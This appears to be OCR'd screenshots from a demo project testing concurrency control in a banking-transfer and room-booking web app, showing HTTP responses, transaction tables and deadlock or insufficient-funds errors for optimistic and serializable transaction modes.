


```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Thu, 04 Jul 2024 04:43:43 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/optimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::5cm6w-1720068222805-fc15c5bd9af3

Transfer Succesful
```

2



```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Thu, 04 Jul 2024 04:43:43 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/optimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::wsdmk-1720068222805-34c29106a018

Internal Sever Error: Insufficient funds
```



Transaction Histories

Filter by Receiver ID: All Receivers

Filter by Sender ID: All Senders

Refresh Data

TRANSACTION ID	CREATED AT	RECEIVER ID	SENDER ID	AMOUNT
1	7/4/2024, 11:57:24 AM	2	1	$100000

User Details

Refresh Data

ID	CREATED AT	USERNAME	NAME	BALANCE	ROOMS
1	5/9/2024, 2:31:11 PM	userA	mrs. Abily	0	
2	5/9/2024, 2:31:17 PM	userB	mr. Bean	200,000	
3	5/9/2024, 2:31:27 PM	userC	mr. Charlton	100,000	
4	5/9/2024, 2:31:35 PM	userD	ph.D. Duck	100,000	


Prove case 2:
A->B, B->C, C->D, D->A

1. Transfer Successful

2. Error: Insufficient funds


3. Error: Transaction failed due to a write conflict or a deadlock. Please retry your transaction

1




```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Thu, 04 Jul 2024 05:00:02 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/serialize
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::f9xg7-1720069201794-98564b00d146

Transfer Succesful
```

2




```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Thu, 04 Jul 2024 03:54:24 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/optimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::bpq4r-1720065264378-8a24a539715f

Internal Sever Error: Insufficient funds
```

3



```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Thu, 04 Jul 2024 05:00:02 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/serialize
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::jc64v-1720069201795-bab3aba3fe9e

Internal Sever Error:
Invalid `prisma.user.update()` invocation:


Transaction failed due to a write conflict or a deadlock. Please retry your
transaction
```



Transaction Histories

Filter by Receiver ID: All Receivers

Filter by Sender ID: All Senders

TRANSACTION ID	CREATED AT	RECEIVER ID	SENDER ID	AMOUNT
2	7/4/2024, 12:00:02 PM	2	1	$100000
1	7/4/2024, 12:00:01 PM	3	2	$100000


User Details

ID	CREATED AT	USERNAME	NAME	BALANCE	ROOMS
1	5/9/2024, 2:31:11 PM	userA	mrs. Abily	0	
2	5/9/2024, 2:31:17 PM	userB	mr. Bean	100,000	
3	5/9/2024, 2:31:27 PM	userC	mr. Charlton	200,000	
4	5/9/2024, 2:31:35 PM	userD	ph.D. Duck	100,000	

Prove case3: Bookings


1. Only 1 Booking Successful
2. Error: Room not available
3. Error: Transaction failed due to a write conflict or a deadlock. Please retry your transaction

1




```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Fri, 05 Jul 2024 05:30:11 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book/serialize
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::r465d-1720157411286-8af3797f3f81

Booking Succesful
```

2

